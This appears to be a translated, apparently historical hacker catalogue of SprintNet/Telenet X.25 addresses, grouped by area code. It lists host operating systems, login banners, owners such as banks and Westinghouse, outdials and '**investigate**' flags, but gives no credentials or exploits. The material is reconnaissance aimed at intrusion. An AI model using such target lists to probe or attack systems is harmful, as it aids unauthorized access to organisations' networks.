  408 1069 $             REQUESTED APPLICATION NOT DEFINED
  408 1071 $             (echo)
  408 1072 $             (echo)
  408 1076 $             (echo)
  408 1230 $             (echo)
  408 1231 $             (echo)
  408 1234 $             (echo)
  408 1235 $             (echo)
  408 1238 *
  408 1240 $             (hangs up)
  408 1350   VAX/VMS
```

---

410 — RCA? MCI? (сканирование: 0–300+)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  410 0                  MCI  YR ID?
```

---

412 — Пенсильвания (сканирование: 0–1000)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  412 30                 USER ID
  412 33     VAX/VMS     Lender's Service, Inc. Computer System
  412 34   $ ACF/VTAM    Lord Corp IBM Network
  412 51                 *** ENTER LOGON
  412 52                 *** ENTER LOGON
  412 55                 COMMAND UNRECOGNIZED
  412 60                 PC2LAN Connected to Router Pit
  412 61                 %@CVTTAUD@dUYECVGUIiED
  412 63                 %@CVTTAUD@dUYECVGUIiED
  412 67     SIM3278     Mellon Bank
  412 70   *
  412 78                 #
  412 79                 #
  412 130
  412 153                *** ENTER LOGON
  412 201  $             outdial (412)
  412 202  $             outdial (412)
  412 230    VAX/VMS     You are connected to a private system.
  412 231  $ Prime       PRIMENET 22.1.3.r13 MECO
  412 335  *
  412 336                Renex Connect, SN-00300371
  412 340    SIM3278     Mellon Bank
  412 342                COMMAND UNRECOGNIZED FOR T11310T0
  412 349                *** ENTER LOGON
  412 352                *** ENTER LOGON
  412 440    Unix/SysV   X.29 Terminal Service (dxi-m1)
  412 708    Unix/SysV   X.29 Terminal Service (dxi-m1)
```

---

414 — Висконсин (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -----------------------------------------------
414 20   $             outdial (414)
414 21   $             outdial (414)
414 36   *
414 46   $ Prime       PRIMENET 22.1.4-SC1 SYSU
414 49                 CONNECTED TO MMISC
414 60                 User Name?   (MGIC)
414 120  $             outdial (414)
414 165                USER ID
414 170  *
414 241  *
414 242  *
```

---

415 — Калифорния (сканирование: 0–1500)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -----------------------------------------------
415 5    $             outdial (415)
415 7      HP-3000     EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.
415 11   $             outdial (415)
415 20                 Dialog Information Services
415 23   $             outdial (415)
415 27                 Stanford Data Center (SYSA), Forsythe Hall.
415 29A                Stanford University Hospital System (SUH/SYSC).
415 31                 You are not authorized to connect to this system
415 35                 (echo)
415 38                 DTC04.LSI.NET
415 48                 Dialog Information Services
415 49                 Dialog Information Services
415 53B    VAX/VMS     Username:
415 54                 USER ID
415 56                 CONNECTED TO PACKET/74
415 68A    VAX/VMS     Username:
415 74   *
415 108  $             outdial (415)
415 109  $             outdial (415)
415 131  $ HP-3000
415 153                CONNECTED TO PACKET/94
415 165  *
415 167    Prime       PRIMENET 22.1.3 VESTEK
415 168    Unix        Vestek
415 174  *
415 175                Dialog Information Services
415 215  $             outdial (415)
415 216  $             outdial (415)
415 217  $             outdial (415)
415 224  $             outdial (414)
415 232    Unix        pandora
415 234  $ Unix        UNIX System V Release 1.0-92b011 AT&T MIServer-S
415 475    Prime       PRIMENET 22.1.3.R21 CORP.1
415 476  *
415 569    DACS
415 1030   Prime
415 1052 *
415 1053   HP-3000
415 1057 $ VAX/VMS
415 1069 *
415 1252 *
415 1255 $ DTC         ERROR: User not authorized
415 1262 $ ???         ???
415 1268               TACL 1>
415 1269               TACL 1>
415 1356 *
415 1357 *
415 1600               USER ID
```

---

422 — Westinghouse (сканирование: различные диапазоны)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
422 101.1              ENTER PASSWORD
422 104    DTC         Type 'H' or '?' for HELP
422 105                CONNECTED TO PACKET/74
422 106    GS/1        FASD >
422 115                Westinghouse X.25 Network  WCIS Gandalf pad 422115
422 122
422 123    VM/XA       Westinghouse Corporate Computer Services
422 129                COMMTEX Cx-80 DATA EXCHANGE
422 131.1  annex       tcc_inn>
422 131.2              >
422 131.3
422 131.4              Network Access DSU/CSU  (menu driven need vt100)
422 131.5              uGn
422 131.6
422 131.7              MJgsonnesvev>3=9>722>?=3=>7/3=9>7?=????7
422 135.5
422 135.6  annex       tcc_hub>
422 135.7              ** USER NOT LOGGED ON
422 135.10             ** USER NOT LOGGED ON
422 135.20 annex       tcc_hub>
422 135.30
422 137.1  annex       credit>
422 137.4
422 137.5  ???         <         (try '?')
422 137.9  annex       credit1>
422 138                Select Destination:
422 139    VM/XA       Westinghouse Corporate Computer Services
422 150
422 154
422 165
422 166
422 167
422 168
422 169
422 180                WESTINGHOUSE SNA NETWORK - ENTER: L APPLNAME
422 181                WESTINGHOUSE SNA NETWORK - ENTER: L APPLNAME
422 183                MHP1201I TERMINAL CONNECTED TO PACKET/74
422 184                MHP1201I TERMINAL CONNECTED TO PACKET/74
422 185                MHP1201I TERMINAL CONNECTED TO PACKET/74
422 187                MHP1201I TERMINAL CONNECTED TO PACKET/74
422 237
422 240
422 244                WESPAC/ENTER PASSWORD
422 252
422 254.6              Westinghouse X.25 Network /  Tech Control  422254
422 254.8              (drops to dos?)
422 255    VM/???      WESCO INFORMATION SYSTEMS
422 310    VAX/VMS
422 311
422 340
422 346
422 365
422 375
422 376    AOS         Westinghouse Corporate Information Services
422 381                TACL 1>
422 390
422 401    AOS
422 405    AOS
422 409    AOS
422 410    AOS
422 412    AOS
```

```
422 413    AOS
422 416    AOS
422 424    AOS
422 431    AOS
422 440    AOS
422 443    AOS
422 450.2              RM >
422 450.3              CDS >
422 450.4              CDS >
422 450.5              (beep!)
422 450.6              CDS >
422 450.7              CDS >
422 450.8              RM >
422 450.9              CDS >
422 450.10             CDS >
422 450.11             CDS >
422 454
422 493    AOS
422 494                Westinghouse ESCC    IBM C-80 System B Access
422 495                Westinghouse ESCC    IBM C-80 System B Access
422 496                Westinghouse ESCC    IBM C-80 System B Access
422 497                Westinghouse ESCC    IBM C-80 System A Access
422 501    AOS
422 502    TSO         pci protocol converter    please logon pad 502
422 504.9              ESCC CCU PAD 504  - PLEASE ENTER PASSWORD
422 508                Westinghouse Power Generation World Headquarters
422 511    AOS
422 514    AOS
422 517    AOS
422 519                Westinghouse X.25 Network   Lima, OH pad 422519
422 522    AOS
422 525    AOS
422 527    AOS         Nuclear Saftey
422 535    AOS
422 539    AOS
422 541    AOS
422 544.2              RM >
422 545    AOS
422 547    VAX/VMS
422 555    AOS
422 558                Westinghouse X.25 Network    Orrville, OH pad p558
422 559    AOS
422 571    AOS
422 577    AOS
422 609    AOS
422 601    Unix/SunOS
422 602    AOS
422 606                Carpenter Technology's Network
422 608    AOS
422 609    AOS
422 613    AOS
422 614
422 616    AOS
422 623    AOS
422 631    AOS
422 636                Wesmark System
422 637    AOS
422 645    AOS
422 649    AOS
422 651    AOS
422 656                Wesmark System
422 657    AOS
422 659    AOS
422 660    AOS
422 669    AOS
422 674    AOS
422 694                IBM 7171 Access   please hit the ENTER key
422 695                Westinghouse ESCC   IBM C-80 System G Access
422 696                Westinghouse ESCC   IBM C-80 System F Access
422 697                Westinghouse ESCC   IBM C-80 System E Access
422 698                Westinghouse ESCC   IBM C-80 System D Access
```

```
422 702                (garbage)
422 999                WCCS Figures Service
422 1200.99            Username:
422 1205               ****POSSIBLE DATA LOSS 00 00****
422 1207               password:
422 1208.1             Westinghouse X.25 Network  BALTIMORE, MD.
422 1215
422 1305   AOS
422 1304.1             Westinghouse X.25 Network  Ft. Payne, AL pad 1304a
422 1305   AOS
422 1312.1             Westinghouse X.25 Network  Winston-Salem, NC pad 1312-1
422 1317   AOS
422 1319
422 1320   AOS
422 1322   AOS
422 1396   VAX/VMS
422 1398   VAX/VMS
422 1405
422 1420   VAX/VMS     COFVIL - APTUS Coffeyville system
422 1512               Please enter service name >   (use 'wespac')
422 1720
422 1719
422 1720
422 1722               (menu driven...)
422 1724
422 1759               (menu driven...)
422 1760
422 1791
422 1792
422 1793
422 1794
422 1840.2 Prime       Primecom Network 19.4Q.111 System 47
422 1852               Knutsford PAD 1
422 1855               Stansted Delta PAD  Operator:
422 1860.1
422 1862
422 1884.1             >
422 1890.1             London, UK PAD 4221890
422 1901.2 $           Westinghouse EURO.SWITCH.NETWORK - WNI -BRUSSEL
422 1907   $           WESPAC PAD 4
422 1917   $           WESPAC PAD 3
422 3101.1             Class of Service:
422 3201   AOS
422 3202   AOS
422 3203   AOS
422 3204   AOS
422 3208
422 3209
422 3210
422 3211
422 3212
422 3213   AOS
422 3214               SmartView NetWork Management System
422 3219   AOS
422 3221   AOS
422 3222
422 3223
422 3228   AOS
422 3230
422 3231
422 3233.1
422 3234
422 3235   AOS
422 3236               VISTA BATCH    User ID?
422 3252   AOS
422 3253   AOS
422 3254   AOS
422 3255   AOS
422 3258
422 3259
422 3260
```

```
422 3261
422 3361
422 3362
422 3363
422 3401   TSO         MIS Computer Centre
422 3403   Port Select MIS Computer Center
422 3503   VAX/VMS
422 3601               Westinghouse X.25 Network  O' Hara Site pad 4223601
422 3602   VAX/VMS
422 3701   VAX/VMS
422 3703   CDCNET      2 systems: SN211=CRAY, NOSF=Cyber
422 3704   CDCNET
422 3705   CDCNET
422 3753
422 3804
422 3805
422 3806
422 3807
422 3842.1             Jones Day Washington Office
422 3860.2             Jones Day Pittsburgh Office
422 3902               enter class
422 3904   VAX/VMS
422 5021
422 5039
422 5037               connected 31104220503700/
422 5043
422 5044
422 5052   VAX/VMS
422 5053   VAX/VMS
422 5060
422 5082
422 6002
422 6011
```

---

501 — Арканзас (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
501 130  *
501 131  *
501 133
```

---

502 — Кентукки (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
502 74     VAX/VMS     Username:
502 75     VAX/VMS     Username:
502 130    ???         B&W Corporate Computer System
502 136                CONNECTED TO PACKET/94
502 138  *
```

---

503 — Орегон (сканирование: 0–500)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
```

```
  503 20   $             outdial (503)
  503 21   $             outdial (503)
  503 33     Major BBS   Public Data Network   User-ID? new
  503 120  $             outdial (503)
  503 378  *
  503 379  *
  503 476  $             access barred
  503 477  *
  503 530  *
  503 531  *
```

---

505 — Нью-Мексико (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  505 30
  505 153  *
  505 157  *
  505 159  *
  505 233  $             REQUESTED APPLICATION NOT DEFINED
```

---

509 — Вашингтон (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  509 232  $
```

---

512 — Техас (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  512 8    $             outdial (512)
  512 55   *
  512 63   *
  512 65   *
  512 136                AL /,/-   (locks up)
  512 138  *
  512 140                AL /,/-   (locks up)
  512 151  *
  512 152  *
  512 153  *
  512 253  *
  512 257    Unix        HP-UX ioi877
  512 260  *
  512 330
  512 331
```

---

513 — Огайо (сканирование: 0–300+)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
```

```
  513 30                Lexis and Nexis
  513 31     Port Selec  MEADNET (hosts:lexis,tymnet,telenet,dialcom...)
  513 32   $             $$ 5800 LOGIN SUCCESSFUL
  513 37   $ Prime       PRIMENET 23.3.0.r29 E03
  513 55   $ Prime       PRIMENET 22.1.4.R30 I01
  513 57   $ Prime       PRIMENET 23.3.0.r29 E04
  513 58   $ VAX/VMS     AEE040 is a MicroVAX 3900
  513 66   *
  513 67   $ Prime       PRIMENET 23.3.0.r29 E01
  513 68   *
  513 69   *
  513 72   $ Prime       PRIMENET 22.1.4.R30 O1
  513 73   $ Prime       PRIMENET 22.1.4.R30 S2
  513 75   $ Prime       PRIMENET 22.1.4.R30 T01
  513 77   $ Prime       PRIMENET 23.3.0.r29 M01
  513 78   $ Prime       PRIMENET 22.1.4.R7 A02
  513 79   $ Prime       PRIMENET 22.1.4.R30 C2
  513 80                 Welcome To Develnet --CL2-- Request:
  513 131                Lexis and Nexis
  513 132                Lexis and Nexis
  513 133                Lexis and Nexis
  513 134                Lexis and Nexis
  513 139                Lexis and Nexis (passthru 202365)
  513 161     VAX/VMS    AEE101
  513 165     VAX/VMS    AEE010
  513 174   *
  513 176   *
  513 230     VAX/VMS    Unison/Applied Software Designs, Inc.
  513 234   $ VAX/VMS    Continental PET Technologies, FLORENCE
  513 236   *
  513 240   *
```

---

515 — Айова (сканирование: 0–200)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  515 30                 Lexis and Nexis
  515 31                 Lexis and Nexis
  515 47   *
```

---

516 — Нью-Йорк (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  516 14   $             outdial (516)
  516 15   $             outdial (516)
  516 35                 CCI Multilink Services, (mail)
  516 38   *
  516 45                 Hello
  516 48.1               CUSTOMER ID:
  516 49.1               CUSTOMER ID:
  516 140  *
  516 234  *
```

---

518 — Нью-Йорк (сканирование: 0–300)

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
518 30		MHP201A UPK12X01 APPLICATION:	
518 36		MHP201A UPK12X01 APPLICATION:	
518 230		MHP201A UPK12X01 APPLICATION:	
518 231		MHP201A UPK12X01 APPLICATION:	

Каталог SprintNet, часть 3

Автор: Sky

Данный файл представляет собой третью часть каталога узлов сети SprintNet (бывшая Telenet), составленного путём сканирования доступных NPA-префиксов. Для каждого адреса указаны: операционная система/тип хоста, ответное сообщение или приглашение входа, а также наличие пароля (символ `$`) или недоступность узла (символ `*`).

---

602 — Аризона (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -------------------------------------------------
602 22   $              outdial?
602 23   $              outdial?
602 26   $              outdial (602)
602 35   $              MSG 1: COMMAND INVALID FROM PHTIB010
602 145  $              PSI Please enter our X.29 Password:
602 148  *
602 155.2  VAX/VMS      This is DTAC02 - VAX/VMS V5.5
602 165  *
602 166
602 167  *
```

---

603 — Нью-Гэмпшир (сканирование: 0–300)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -------------------------------------------------
603 20   $              Dartmouth College Time Sharing, D1
603 31   $              outdial
603 40   $              DTC01, IP 130.010.200.023
603 46                  USER NUMBER--
603 47   *
603 60     VAX/VMS
603 61                  **** Invalid sign-on, please try again ****
603 62                  **** Invalid sign-on, please try again ****
603 63                  **** Invalid sign-on, please try again ****
603 68
603 135    VM/CMS       ENTERPRISE SYSTEMS ARCHITECTURE--ESA370
603 136    VM/CMS       ENTERPRISE SYSTEMS ARCHITECTURE--ESA370
603 142  *
```

---

609 — Нью-Джерси (сканирование: 0–500)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- -------------------------------------------------
609 41                  WHAT SERVICE PLEASE????
609 42                  WHAT SERVICE PLEASE????
609 46                  WHAT SERVICE PLEASE????
609 73   $ DTC          DTC01.DOMAIN.ORGANIZATION
```

```
609 100    Prime
609 120    Prime
609 135  *
609 138    Prime       PRIMENET 23.0.0 HCIONE
609 170    Prime
609 232  *
609 235    VAX/VMS     TMA Information Services
609 238  *
609 239  *
609 242                WHAT SERVICE PLEASE????
609 243                WHAT SERVICE PLEASE????
609 244                WHAT SERVICE PLEASE????
609 245  *
609 246  *
609 247  *
609 259
```

---

611 — неизвестно (сканирование: различные)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
611 20
611 21
611 25                 ? (Transend?)
611 26                 ?
611 27                 ?
611 28                 ?
611 50                 SYSTEM AVAILABLE FOR YOUR USE
611 55                 SYSTEM AVAILABLE FOR YOUR USE
611 90     VAX/VMS     Username:
611 120    VAX/VMS     Username:
611 192    Prime
611 193    Prime
611 194    Prime
611 195    Prime
611 230    VAX/VMS
611 231    VAX/VMS
611 232    VAX/VMS
611 233    VAX/VMS
611 234    AOS         MHCOMET System A
611 235    AOS         MHCOMET System B
611 236    AOS         MHCOMET System C
611 238    AOS         MHCOMET System D
```

---

612 — Миннесота (сканирование: 0–1000)

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
612 22   $
612 23                 Westlaw
612 37                 Westlaw
612 52   $ Prime       C>
612 56                 Westlaw
612 57                 Westlaw
612 58                 Westlaw
612 78   *
612 79   *
612 120  *
612 121  *
612 134  *
612 135  *
```

```
  612 138  *
  612 158                Westlaw
  612 171  *
  612 236
  612 240    GS/1        MSC X.25 Gateway
  612 241  *
  612 259    VAX/VMS     System LPCOMB - VAX/VMS V5.5-1
  612 260  $ CDCNET      Control Data Arden Hills CDCNET Network **investigate**
  612 270                Westlaw
  612 271                Westlaw
  612 272                Westlaw
  612 273                Westlaw
  612 277                Password >
  612 279                Westlaw
  612 353                ENTER ID  (Westlaw)
  612 362                Westlaw
  612 363                Westlaw
  612 364                Westlaw
  612 365                Westlaw
  612 366                Westlaw
  612 367                Westlaw
  612 368                Westlaw
  612 369                Westlaw
  612 385                Westlaw
  612 391                Westlaw
  612 393                Westlaw
  612 395                Westlaw
  612 455  *
  612 456
  612 457  *
  612 458  *
  612 460  *
  612 461  *
  612 462  *
  612 1030 *
```

---

614 — Огайо (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ------------------------------------------------
  614 21                 STN International!  Enter x:
  614 22   $             outdial (614)
  614 23   $             outdial (614)
  614 31                 STN International!  Enter x:
  614 32                 STN International!  Enter x:
  614 34                 STN International!  Enter x:
  614 36   *
  614 65     Unix        all attempts monitored and reported
  614 140                STN International!  Enter x:
  614 145
  614 148A
  614 150A               MHP201A LPKMN001  APPLICATION:
  614 154A
  614 155                User name?
  614 156                CONNECTED TO PACKET/94
  614 157  *
  614 230    Port Selec? **investigate**
```

---

617 — Массачусетс (сканирование: 0–1500)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
```

```
---------- ----------- -----------------------------------------------
617 20     Prime       PRIMENET 23.3.0.R20 PBN27
617 22     Prime       PRIMENET 22.0.0vA BDSD
617 26   $             outdial (617)
617 37     Prime       PRIMENET 23.3.0.R20 BDSH
617 47   $             ENTER ACCESS PASSWORD:
617 48     VAX/VMS     Username:
617 52     VAX/VMS     Username:
617 56   $             BEDPS:SCCHRV
617 63     VM/CMS      IRI
617 66     Prime       PRIMENET 23.3.0.R20 BDSK
617 72     Prime       IRI System 2
617 74     Prime       PRIMENET 23.3.0 ENB
617 78   *
617 114  $ Prime       PRIMENET 23.2.0.R48 MD.B
617 115  *
617 136  $ DTC         DTCX25.BOS.WMC
617 147  *
617 149    VAX/VMS     Newton Headend Node MicroVAX (NWTNH2)
617 158    Prime       PRIMENET 23.2.0 BDSW
617 169    Prime       PRIMENET 22.0.0vA PBN36
617 178                Enter Application Request
617 226    VM/CMS
617 230  *
617 234    Unix?       b1cs3!Username:
617 235    VAX/VMS     Username:
617 236    VAX/VMS     Username:
617 237    Unix?       b1cs3!Username:
617 250                ND X.29 Server - Press 'ESCAPE' to log in
617 255    Prime       PRIMENET 22.0.3vA PBN43
617 257  $ HP-3000
617 270  $ VAX/VMS     COSMOS (CO6408)
617 274  *
617 279    Unix SysV   oa1cs1!x25 name:
617 304    Prime       PRIMENET 23.3.0.R20 PBN67
617 306    Prime       PRIMENET 23.2.0 PBN53
617 308    Prime       PRIMENET 23.3.0.R20 PBN71
617 311  $             outdial (617)
617 313  $             outdial (617)
617 339  *
617 340    VAX/VMS     FAXON
617 341                Password:
617 346    VOS         STRATUS CUSTOMER ASSISTANCE CENTER
617 348  *
617 350    Prime       PRIMENET 23.2.0 PBN39
617 351    Prime       PRIMENET 22.0.0vA BDSU
617 373    VAX/VMS     FAXON
617 379    ???         $$ 4200 MODEL:
617 380    Prime       PRIMENET 22.1.4.R7 L01
617 381    Prime       PRIMENET 22.1.4.R7 P01
617 382    Prime       PRIMENET 22.1.4.R7 Y01
617 383    Prime       PRIMENET 22.1.4.R30 H02
617 384    Prime       PRIMENET 22.1.4.R7 V01
617 385    Prime       PRIMENET 22.1.4.R30 R01
617 387    Prime       PRIMENET 22.1.2.R22 B01
617 388    ???         $$ 4200 MODEL:
617 392    Prime       PRIMENET 22.1.4.R30 R04
617 393    Prime       PRIMENET 22.1.4.R7 Y04
617 397                U#=
617 453    Prime       PRIMENET 22.0.3vA PBN35
617 454    Prime       PRIMENET 23.2.0 NORTON
617 455    Prime       PRIMENET 23.3.r29.wg NER
617 457    Prime       PRIMENET 23.3.0 NNEB
617 458    Prime       PRIMENET 23.2.0.R32 CENTNE
617 460  *
617 474    Prime       PRIMENET 22.1.4 MD.FL1
617 490    Prime       PRIMENET 23.3.0 ALBANY
617 491    Prime       PRIMENET 23.2.0 CS
617 492    Prime       PRIMENET 23.0.0 FRMDLE
617 493    Prime       PRIMENET 23.0.0 STMFRD
617 498    Prime       PRIMENET 23.2.0 CS2NYC
```

```
617 499    Prime       PRIMENET 23.2.0.R32 SYRA
617 502    Prime       PRIMENET 23.2.0 APPLE
617 516    Prime       PRIMENET 23.2.0.R39 PBN38
617 518    Prime       PRIMENET 23.2.0 PBN41
617 519    Prime       PRIMENET 23.2.0.R39 PBN54
617 521    Prime       PRIMENET 22.0.3vA BDSG
617 530    ???         Maxlink International
617 534                dynapac: multi-pad.25
617 541    Prime       PRIMENET 22.0.3vA BDSS
617 543    Prime       PRIMENET 22.0.3vA PBN33
617 551    Prime       PRIMENET 22.0.4.R7 CSP-A
617 553    Prime       PRIMENET 22.0.3vA BDSQ
617 555    Prime       PRIMENET 23.2.0 PBN72
617 558    Prime       PRIMENET 23.2.0.CSBETA2 CSSS.A
617 560    Prime       PRIMENET 23.3.0.R20 BDSN
617 562    Prime       PRIMENET 22.1.4 BDSZ
617 563    Prime       LOGIN PLEASE (1)
617 564    Prime       PRIMENET 22.0.3 MD.NE
617 575    Prime       PRIMENET 22.1.2 MF.NP1
617 576    Prime       PRIMENET 22.0.1 B09
617 577    Prime       PRIMENET 22.1.1.R11 B30
617 578    Prime       PRIMENET 23.2.0.R3 SDSYSA
617 583    Prime       PRIMENET 22.0.2 MD.HFD
617 585    Prime       PRIMENET 23.2.0.R32 EDWIN
617 586    Prime       PRIMENET 23.2.0 BOSMET
617 588  *
617 589  *
617 590  *
617 593    Prime       PRIMENET 23.3.Beta2 BDSO
617 597    Prime       PRIMENET 22.0.3vA BDSB
617 641    AOS         Timeplace Inc.
617 649                PaperChase
617 654    Prime       IRI System 9
617 710    Prime       PRIMENET 23.2.0 MD.ATL
617 712    Prime       PRIMENET 23.3.0 PEANUT
617 713    Prime       PRIMENET 23.3.0 PEACH
617 714    Prime       PRIMENET 23.3.0 NASH
617 715    Prime       PRIMENET 23.2.0 MD-BHM
617 717    Prime       PRIMENET 23.1.0 ETHEL
617 719    Prime       PRIMENET 22.1.1.R11 PHILLY
617 720    Prime       PRIMENET 22.1.2 CAMPHI
617 723    Prime       PRIMENET 23.3.0 MD.NJ
617 724    Prime       PRIMENET 23.3.0 NYMCS
617 726    Prime       PRIMENET 23.3.0 NJCENT
617 727    Prime       PRIMENET 22.0.1v NJPCS
617 750    Prime       PRIMENET 23.2.0 PBN75
617 752    Prime       PRIMENET 23.2.0 PBN68
617 850    Prime       PRIMENET 22.1.4 MD-CHI
617 852    Prime       PRIMENET 23.3.0 CS-LP1
617 853    Prime       PRIMENET 23.2.0 MD.SL1
617 854    Prime       PRIMENET 23.2.0 MD.MKW
617 855    Prime       PRIMENET 23.0.0 TRNGC
617 856    Prime       PRIMENET 23.2.0 CS-CHI
617 857    Prime       PRIMENET 22.1.0 CS-OAK
617 861    Prime       PRIMENET 22.1.3 PTCDET
617 862    Prime       PRIMENET 23.3.0 DRBN1
617 863    Prime       PRIMENET 23.1.0 CSTROY
617 864    Prime       PRIMENET 23.3.0 CS.DET
617 865    Prime       PRIMENET 23.1.0 MD.DET
617 868    Prime       PRIMENET 23.2.0 MD.GR
617 869    Prime       PRIMENET 22.1.1.R11 MD.CIN
617 870    Prime       PRIMENET 23.2.0 CS.IND
617 871    Prime       PRIMENET 22.1.3 MD.IND
617 872    Prime       PRIMENET 23.2.0 MD-PIT
617 874    Prime       PRIMENET 22.1.0 PITTCS
617 875    Prime       PRIMENET 22.1.1.r35 MD-CLE
617 902    Prime       PRIMENET 22.1.1.R11 MD.HOU
617 908    Prime       PRIMENET 23.2.0 WMCS
617 910    Prime       PRIMENET 23.2.0 CSWDC
617 911    Prime       PRIMENET 23.2.0 VIENNA
617 912    Prime       PRIMENET 23.2.0 BALT
```

```
617 915    Prime       PRIMENET 23.0.0 WDCRTS
617 916    Prime       PRIMENET 23.0.0 CAP1
617 928    Prime       PRIMENET 23.3.0 CS.HOU
617 930    Prime       PRIMENET 23.3.0 MD.AUS
617 931    Prime       PRIMENET 23.3.0 CS-SCR
617 932    Prime       PRIMENET 23.2.0.SCH CS.CS
617 936    Prime       PRIMENET 23.2.0 MD.DAL
617 956    Prime       PRIMENET 22.1.0 RELAY
617 957    Prime       PRIMENET 22.1.3 ZULE
617 958    Prime       PRIMENET 23.1.0 EDOC1
617 962    Prime       PRIMENET 23.3.0.R20 PBN49
617 965    Prime       PRIMENET 22.0.3vA BDSE
617 966    Prime       PRIMENET 22.0.3vA BDST
617 978    Unix
617 980    Prime       PRIMENET 22.1.1.R28 WUFPAK
617 986
617 991    Prime       PRIMENET 23.2.0 PBN64
617 995    Prime       PRIMENET 23.2.0.R3 ATC54
617 998    Prime       PRIMENET 23.0.0 TRNGB
617 1030 *
617 1031 *
617 1033 $             CONNECTED TO PACKET/94
617 1035 $             T.S.S.G
617 1054 $             Boston Safe Deposit and Trust Company
617 1055   HP-3000
617 1075
617 1099   Unix SysV   X.29 Terminal Service
617 1202   Prime       PRIMENET 22.0.2 CSPLAN
617 1204   Prime       PRIMENET 23.2.0 PBN70
617 1206   Prime       PRIMENET 23.2.0 PBN69
617 1207   Prime       PRIMENET 23.2.0 PBN73
617 1210   Prime       PRIMENET 23.2.0 PBN74
617 1211   Unix SysV
617 1231               Primetec Leasing
617 1235   Prime       PRIMENET 23.2.0 PBN45
617 1260               dynapac: multi-pad.25
617 1261               dynapac: multi-pad.25
617 1262               dynapac: multi-pad.25
617 1263               dynapac: multi-pad.25
617 1264               dynapac: multi-pad.25
617 1266               dynapac: multi-pad.25
617 1267               dynapac: multi-pad.25
617 1300   VAX/VMS     Username:
617 1301   VAX/VMS     Username:
617 1302               **** Invalid sign-on, please try again ****
617 1303   VAX/VMS     Username:
617 1304               **** Invalid sign-on, please try again ****
617 1305               **** Invalid sign-on, please try again ****
617 1306               **** Invalid sign-on, please try again ****
617 1307               **** Invalid sign-on, please try again ****
617 1320   VAX/VMS     Username:
617 1321               **** Invalid sign-on, please try again ****
617 1322               **** Invalid sign-on, please try again ****
617 1323               **** Invalid sign-on, please try again ****
617 1324               **** Invalid sign-on, please try again ****
617 1331 *
617 1333 *
617 1334 *
617 1335 *
617 1336 *
617 1337 *
617 1338 *
617 1339 *
617 1340 *
617 1341 *
617 1350 *
617 1351 *
617 1355 *
617 1356 *
617 1365   VAX/VMS     Username:
617 1368   ???         Username(First Name):
```

```
  617 1371   VAX/VMS     Username:
  617 1379 *
  617 1441 *
  617 1442 *
  617 1455 *
  617 1456 *
```

---

619 — Калифорния (сканирование: 0–300)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ---------------------------------------------------
  619 38
  619 41     VM/CMS
  619 51   *
  619 234  $ VAX/VMS     Hightower MicroVAX II (HIGHH1)
  619 258  *
  619 270  $ VAX/VMS     Daniels Headend Node MicroVAX 3100-80 (DANLH1)
```

---

626 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ---------------------------------------------------
  626 1000 $ Prime
  626 1101 $ VAX/VMS     DEV2
  626 1110 $ VAX/VMS     ANT1
  626 1111 $ VAX/VMS     ANT2
  626 1120 $ VAX/VMS     OAK1
  626 1130 $ VAX/VMS     SRA1
  626 1131 $ VAX/VMS     SRA2
  626 1160 $ VAX/VMS     SFD1
  626 2000 $ Prime
```

---

669 — неизвестно (сканирование: различные)

```
  ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
  ---------- ----------- ---------------------------------------------------
  669 25   $             USER ID
  669 50   $             USER ID
